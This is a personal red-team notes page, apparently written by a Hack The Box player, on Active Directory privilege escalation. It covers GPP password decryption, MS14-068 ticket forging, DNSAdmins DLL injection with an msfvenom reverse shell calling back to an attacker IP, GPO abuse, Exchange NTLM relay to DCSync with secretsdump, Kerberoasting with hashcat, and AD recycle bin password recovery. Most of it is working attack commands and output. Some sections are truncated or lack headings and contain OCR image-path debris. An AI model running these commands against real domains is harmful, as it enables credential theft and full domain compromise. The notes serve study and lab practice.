Domain Control Elevation

0x01 Preface

Just a collection of personal notes covering the following:

1. Password in GPP and SYSVOL
2. MS14-068
3. DNSAdmins
4. Insecure GPO permissions
5. Insecure ACLs permissions
6. Exchange
7. LLMNR/NBT-NS poisoning
8. Kerberoasting
9. AD recycle Bin

0x02 GPP and SYSVOL

What is GPP: GPP is used to apply the common local administrator password to all workstations, apply a brand new administrator account, schedule tasks for other users, apply printers, etc. Generally, there are many machines in the domain. For the convenience of management, administrators, there set the local administrator password GPP on the host.

After configuring this feature, an XML file is created on the domain controller that contains the information needed to configure the account when applying the policy to workstations or laptops connected to the domain. The xml file contains the password of the management account, in general, any domain user can read it (usually DC opens the SYSVOL directory sharing) One thing I have to mention here is that Microsoft has used AES to encrypt the password in the xml file to improve security. But released the key used to encrypt and decrypt the value (so what is this operation??)

Vulnerability exploitation:
Received the default SYSVOL share of the domain controller and searched for instances of groups.xml in it. If these files exist, they are located in a folder with a format similar to the following:

```
\\active.local\Policies\{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups\Groups.xml
```

0x02.1 Positioning the DC

```
set l
nltest /DSGETDC:
echo %logonserver%
net time /domain
......
```

0x02.2 Query DC's shared directory

Use enum4linux or smbmap to check the shared directory `smbmap -H 10.10.10.100` to list the target user share list.

```
ADMIN$ NO ACCESS
C$ NO ACCESS
IPC$ NO ACCESS
NETLOGON NO ACCESS
Replication READ ONLY
SYSVOL NO ACCESS
Users NO ACCESS
```

0x02.3 Connection domain sharing

```
smbclient //active.local/Replication -N

smb: \active.local\Policies{31B2F340-016D-11D2-945F-00C04FB984F9}\MACHINE\Preferences\Groups>
more Groups.xml

<?xml version="1.0" encoding="utf-8"?><Groups clsid="{3125E937-EB16-4b4c-9934-
544FC6D24D26}"><User
clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="active.local\SVC_TGS" image="2"
changed="2018-07-18 20:46:06"
uid="{EF57DA28-5F69-4530-A59E-AAB58578219D}"><Properties action="U" newName="" fullName=""
description=""
cpassword="edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglV
changeLogon="0"
noChange="1" neverExpires="1" acctDisabled="0"
userName="active.local\SVC_TGS"></Properties></User>
```

0x02.4 decrypt using gpprefdecrypt.py

```
python gpprefdecrypt.py
edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aSVYdYw/NglVmQ
```

0x03 MS14-068

Hazard: Users in any domain can be elevated to domain control

Generally, it is a local account to succeed, but using klist purge to clear the cache certificate can bypass the limitation

0x03.1 cause of vulnerability

When KDC verifies the PAC, according to the agreement, it must be a signature algorithm with server Hash and KDC Hash (the original design is the checksum algorithm of the HMAC series), but Microsoft implements but allows any signature algorithm. As long as the client specifies any signature algorithm, the KDC will use the specified algorithm for signature verification, resulting in a malicious user in the TG_REQ sent to the KDC can create a fake PAC containing the membership of the administrator account to be received by the KDC and put it into In the new TGT ticket issued in TG_REP. The ticket can be used to request the service upgrade privilege of the service ticket from the KDC: in this case, it is the smb service ticket.

What is PAC (privileged account certificate): PAC contains the authorization data provided by the domain controller (DC), and Active Directory stores the authorization data in the ticket field of PAC (privileged account certificate).

The PAC is provided by the DC in the field authorization data of the service ticket. It is signed with the KDC key (only AD knows) and the service key shared between the service to be verified and AD.

0x03.2 utilization conditions

1. The domain control machine has not been patched with the vulnerability patch number: KB3011780
2. Owns a domain machine and its sid

0x03.3 Vulnerability exploitation & vulnerability detection

FindSMB2UpTime.py (but this is not necessarily accurate, because the domain controller is generally not restarted, but there are also unexpected restarts, so even if ms14-068 is not

displayed)

```
./FindSMB2UPTime.py 192.168.31.220
DC is up since: 2013-12-28 22:24:25This DC is vulnerable to MS14-068
```

Get the domain controller patch status: Get-DCPatchStatus.ps1

```
# This is an example script only.
import-module activedirectory
[string]$KBNumber = "KB3011780"
$DomainControllers = Get-ADDomainController -filter *
[int]$DomainControllersCount = $DomainControllers.Count
[int]$PatchedDCCount = 0
[int]$UnPatchedDCCount = 0
$UnpatchedDCs = @()
Write-Output "Scanning $DomainControllersCount Domain Controllers for patch $KBNumber"
ForEach ($DomainController in $DomainControllers)
{
    $DomainControllerHostName = $DomainController.HostName
    $PatchStatus = Get-HotFix -ID $KBNumber -ComputerName $DomainController.HostName -
ErrorAction SilentlyContinue

    IF ($PatchStatus.InstalledOn)
        {
            $PatchStatusInstalledOn = $PatchStatus.InstalledOn
            Write-Output "$DomainControllerHostName patched on
$PatchStatusInstalledOn"
            $PatchedDCCount++
        }
    Else
        {
            Write-Warning "$DomainControllerHostName is NOT patched for $KBNumber (or could
not be contacted)"
            [array]$UnpatchedDCs += $DomainController.HostName
            $UnPatchedDCCount++
        }
}
Write-Output "Out of $DomainControllersCount DCs, Patched: $PatchedDCCount & UnPatched:
$UnPatchedDCCount "
IF ($UnpatchedDCs)
```

```
{
    Write-Output "The following DCs are NOT patched for $KBNumber"
    $UnpatchedDCs
}
```

0x03.4 environment description

Target machine: 10.10.10.52 Windows Server 2008 R2 Standard We have obtained:

a common local account on the DC
james user account password
james sid (you can obtain rpclient through multiple ways: lookupnames james in the target machine shell: whoami /all)
attack machine : Kali 10.10.14.14 (not in the domain)

Use on Linux: (with user credentials and no target shell)
1. Install the client and generate a ticket on the client

```
sudo apt-get install krb5-user cifs-utils rdate
```

2. edit `/etc/krb5.conf`

```
[libdefaults]
default_realm = HTB.LOCAL
[realms]
   HTB.LOCAL = {
    kdc = mantis.htb.local:88
    admin_server = mantis.htb.local
    default_domain = HTB.LOCAL
    }
[domain_realm]
    .domain.internal = HTB.LOCAL
    domain.internal = HTB.LOCAL
```

3. Add route: edit /etc/resolve.conf

nameserver 10.10.10.52


4. Synchronize the domain control time (determine the time of DC (used for ticket synchronization), which must be completed within 5 minutes according to RFC, but a deviation of +-30 minutes is also acceptable)

[Method 1] net time -S 10.10.10.52 -U“” ##Get DC time, then receive to set the local time

[Method 2] sudo rdate -n 10.10.10.52 ###Directly synchronize to the domain control time


5. Generate a new Kerberos ticket for james users

```
klist purge □□□    # get rid of other tickets
kinit -V james@HTB.LOCAL     # kinit domain name needs to be capitalized; or directly kinit
james
klist                        # to view loaded tickets
```



At this time, the ticket generated by james: access to C$ is not authorized

```
kali@kali:~/tools/AD_Recon/pykek$ smbclient -W HTB.LOCAL //MANTIS/c$ -k
tree connect failed: NT_STATUS_ACCESS_DENIED
```




```
ms14-068.py -u james@HTB.LOCAL -s S-1-5-21-4220043660-4019079961-2895681657-1103 -d mantis
```

Put the TGT_james@HTB.LOCAL.ccache file in the mimikatz directory

```
mimikatz.exe log "kerberos::ptc TGT_james@HTB.LOCAL.ccache"
```

Now you can get the domain management session, you can klist to see if there is a kerberos ticket


```
net use \htb.local\admin$ #### Using IP may fail
dir \htb.local\c$
psexec \htb.local cmd.exe
```

Break through the limitation of "local account can be exploited": first clear the cache certificate with klist purgr, and then use mimikatz to generate a high-privilege TGT cache certificate to connect:

Impacket kit utilization

There is also a more convenient method, without the various configurations above, directly use the GoldenPac under the impacket kit to send it into the soul (ms14-068+psexec)

`whoami /groups View user groups`



`msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.14.67 LPORT=4444 --platform=windows -f dll > plugin.dll`

`sudo impacket-smbserver xx.`

Inject dll

`dnscmd.exe 10.10.10.169 /config /serverlevelplugindll \10.10.14.67\xx\plugin.dll`

Setup listener

`nc -nlvp 444`

Restart dns to make paylload take effect:

```
sc.exe stop dns
sc.exe start dns

OR

sc.exe \\10.10.10.169 stop dns
sc.exe \\10.10.10.169 start dns
```

0x05 Insecure GPO Permissions

> (Good tool for this https://github.com/rasta-mouse/GPO-Abuse and good article https://posts.specterops.io/a-red-teamers-guide-to-gpos-and-ous-f0d03976a31e)

Group Policy is used to centrally manage computers in the domain. By configuring group policies, users, user groups, and computers in the domain can be managed in different dimensions, such as security configuration, registry configuration, software installation configuration, power-on and login login. Management

The GPO Group Policy object is used to store these configuration policies (GPO consists of GPC (Group Policy Container) and GPT (Group Policy Template))

OU: is "a general-purpose container that can be used to combine most other objects and classes for management purposes". Organizations often use OUs to organize entities based on department and/or geographic location

Principle and GPO enumeration is to enumerate users who have GPO modification rights (write Property)

Use the `New-GPOImmediateTask` function of PowerView to use:

```
New-GPOImmediateTask -TaskName Debugging -GPODisplayName SecurePolicy -CommandArguments '-NoP -NonI -W Hidden -Enc ‘payload’ -Force
```

-TaskName is a required parameter, -Command specifies the command to run (default is powershell.exe), and -CommandArguments specifies the given binary parameters.

schtask.xml will be copied to the appropriate location determined by the -GPOname or -GPODisplayname parameter.

By default, this feature will prompt you before copying, but you can use -Force to suppress it. The payload here can be used directly to delete the schtask .xml after the base64 paylaod generated by empire is executed:

```
New-GPOImmediateTask -Remove -Force -GPODisplayName SecurePolicy
```

0x06 Insecure ACL Permissions

Quick overview of ACLs and how to enumerate.

Can be used for privilege escalation , such as Exchange, Enterprise Key admins)


WriteDacl permissions for domain objects ===>DCSync (implemented by adding ACEs for specified users) (ACL is an ACE list)

An ACL is a set of rules that is used to define which entities have which permissions to specific AD objects. These objects can be user accounts, groups, computer accounts, the domain itself, etc., ACL is divided into SACL (System ACL) and DACL (Discretionanly ACL)

The object's ACL contains an access control entry (ACE), which defines the identity and corresponding permissions applied to the OU and/or downgraded object.

Understand the relationship between them through the following model:

Elevation of Exchange is the best example of ACL abuse, which can be further understood in conjunction with the following Exchange.



0x07 Exchange

Exchange Windows Permissions group members have WriteDacl permissions in the domain. After relaying the membership of any group with integrated WriteDacl permissions to LDAP, you can modify the ACL of the domain object to grant users a higher level of access permissions and perform DCSync.

That is, use the Exchange default high-privilege account for LDAP relay to grant users DCSync permissions

Exploit: net group view user group

```
*Evil-WinRM* PS C:\Users\svc-alfresco\Documents> net group
Group Accounts for \\
*$D31000-N5FL5RRJ63V7
*Cloneable Domain Controllers
*Compliance Management
*Delegated Setup
*Discovery Management
*Domain Guests
*Domain Users
*Enterprise Admins
```

```
$pass = ConvertTo-SecureString "password" -AsPlainText -Force
New-ADUser boschko -AccountPassword $pass -Enabled $True
```

```
net group "Exchange Windows Permissions" svc-alfresco /add

OR

Import-Module ActiveDirectory
Add-ADGroupMember -Identity "Exchange Windows Permissions" -Members  boschko
```

Check if it has been added successfully


```
net group "Exchange Windows Permissions" /domain
```

Use ntlmrelayx for ntlm relay:

```
sudo python ntlmrelayx.py -t  ldap://10.10.10.161 --escalate-user boschko
```


After running the relay command, you can access the local IP through a browser to connect (enter the boschko account password), or use primeexchange.py to connect (10.10.16.21 is my kali ip)

```
python privexchange.py -ah 10.10.16.21  10.10.10.161 -u boschko -p password -d htb.local
```




```
impacket-secretsdump htb.local/boschko:password@10.10.10.161 -just-dc
```


Use Responer to perform monitoring and wait for domain control to trigger a parsing error



http://www.ethicalpentest.com/2018/04/llmnr-and-nbt-ns-poisoning-attack-using-metasploit.html

0x09 Kerberoasting

The service principal name (SPN) is used to uniquely identify each instance of the Windows service. In order to support Kerberos authentication, SPN is associated with at least one service login account.

Kerberoasting utilizes that the Client uses a valid TGT to request the server's Kerberos token from TGS. TGS looks up the SPN in the KDC database and uses the service account pair associated with the SPN The ticket is encrypted and sent to the Client. However, here the TGS encryption method is RC4_HMAC_MD5, which is encrypted using the NTLM hash on the server side (making cracking possible).

At this time, the attacker borrows a valid domain user identity to request one or more SPN Kerberos tokens (encrypted TGS), and then Perform an offline crack to get the SPN account hash (this process does not even need to interact with the target SPN, that is, no detected traffic is generated, enhancing the concealment of the attack)
If HTTP is used (the default is HTTPS), it can also be captured Network traffic gets a Kerberos token, and then conducts an offline cracking attack: scanning user accounts with SPN values set in the domain. SPN account format: serviceclass/host:port/servicename

```
[1] Usage of setspn: official documents of setspn: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc731241(v=ws.11)
setspn.exe -T test -q */* #Find all SPNs in the test domain

[2] dsquery (need to download), dsquery official document: https://docs.microsoft.com/en-us/previous-versions/windows/it-pro/windows-server-2012-r2-and-2012/cc732952 (v=ws.11)
dsquery * "ou=domain controllers,dc=test,dc=com" -filter "(&(objectcategory=computer)(servicePrincipalName=*))" -attr distinguishedName servicePrincipalName> spns.txt

[3][powershell](https://social.technet.microsoft.com/wiki/contents/articles/18996.active-directory-powershell-script-to-list-all-spns-used.aspx "powershell")
get-aduser -filter {AdminCount -eq 1} -prop * | select name,created,passwordlastset,lastlogondate
```

Use SPN value to request service ticket from AD

```
Add-Type –AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken ArgumentList
```

```
MSSQLSvc/bosch-sql02.bosch.local:1433
```

Return the service ticket and store it in the system's memory, you can run mimikatz directly in the current window to export the ticket in memory

```
Kerberos::list /export
```

You can also export the ticket and crack it with tgsrecrack.py There are many convenient scripts, such as GetUserSPNs.py in the imppacket suite. Kerberoast.ps1...


```
[1 hashcat]: hashcat -a 0 -m 13100 active.hash /usr/share/wordlists/rockyou.txt --force
[2 john]   sudo john active.hash -w "/usr/share/wordlists/rockyou.txt"
```

0x10 AD recycle Bin

Use the recycle bin to restore the user, or obtain the user's old password for collision

Prerequisite: The recycle bin function needs to be enabled in the domain, and the user does not enable the recycle bin in the AD Recyle Bin group and enables the recycle bin to delete objects.

The image above is a life cycle diagram of Active Directory objects deleted before the recycle bin is enabled.



The image above is the life cycle of deleted Active Directory objects after the recycle bin is enabled.

Enable the AD recycle bin:

```
Enable-ADOptionalFeature –Identity ‘CN=Recycle Bin Feature,CN=Optional Features,CN=Directory
Service,CN=Windows NT,CN=Services,CN=Configuration,DC=www,DC=domain,DC=com’ –Scope
ForestOrConfigurationSet –Target ‘www.domain.com’
```

View deleted users:

```
Get-ADObject -filter 'isDeleted -eq $true -and name -ne "Deleted Objects"' -
includeDeletedObjects

Deleted           : True
```

```
DistinguishedName : CN=TempAdmin\0ADEL:f0cc344d-31e0-4866-bceb-a842791ca059,CN=Deleted
Objects,DC=cascade,DC=local
Name              : TempAdmin
                    DEL:f0cc344d-31e0-4866-bceb-a842791ca059
ObjectClass       : user
ObjectGUID        : f0cc344d-31e0-4866-bceb-a842791ca059
```

Try to restore deleted account:

```
Restore-ADObject -Identity 'f0cc344d-31e0-4866-bceb-a842791ca059'

or

Get-ADObject -Filter {displayName -eq  "TempAdmin"} IncludeDeletedObjects |  Restore-ADObject
```

Query ms-mcs-admpwd:

```
Get-ADObject -ldapFilter:"(msDS-LastKnownRDN=*)" –IncludeDeletedObjects -Property ms-mcs-
admpwd
```

View all attribute information about a specific account:

```
Get-ADObject -Filter {displayName -eq "TempAdmin"} -IncludeDeletedObjects -Properties *
cascadeLegacyPwd                : YmFDVDNyMWFOMDBkbGVz
```

0x11 summary

It seems that there is nothing to summarize.

Links:

https://mlcsec.com/active-directory-domain-enumeration/#
https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/active-directory-enumeration-with-powerview
https://0xdarkvortex.dev/index.php/2019/01/01/active-directory-penetration-dojo-ad-environment-enumeration-1/
https://blog.riskivy.com/fun_with_acl_and_gpo/

By Boschko

- My Hack The Box: https://www.hackthebox.eu/home/users/profile/37879
- My Website: https://olivierlaflamme.github.io/
- My GitHub: https://github.com/OlivierLaflamme
- My WeChat QR below:

Revision #6
Created 22 June 2020 20:57:14 by Boschko
Updated 22 June 2020 22:13:41 by Boschko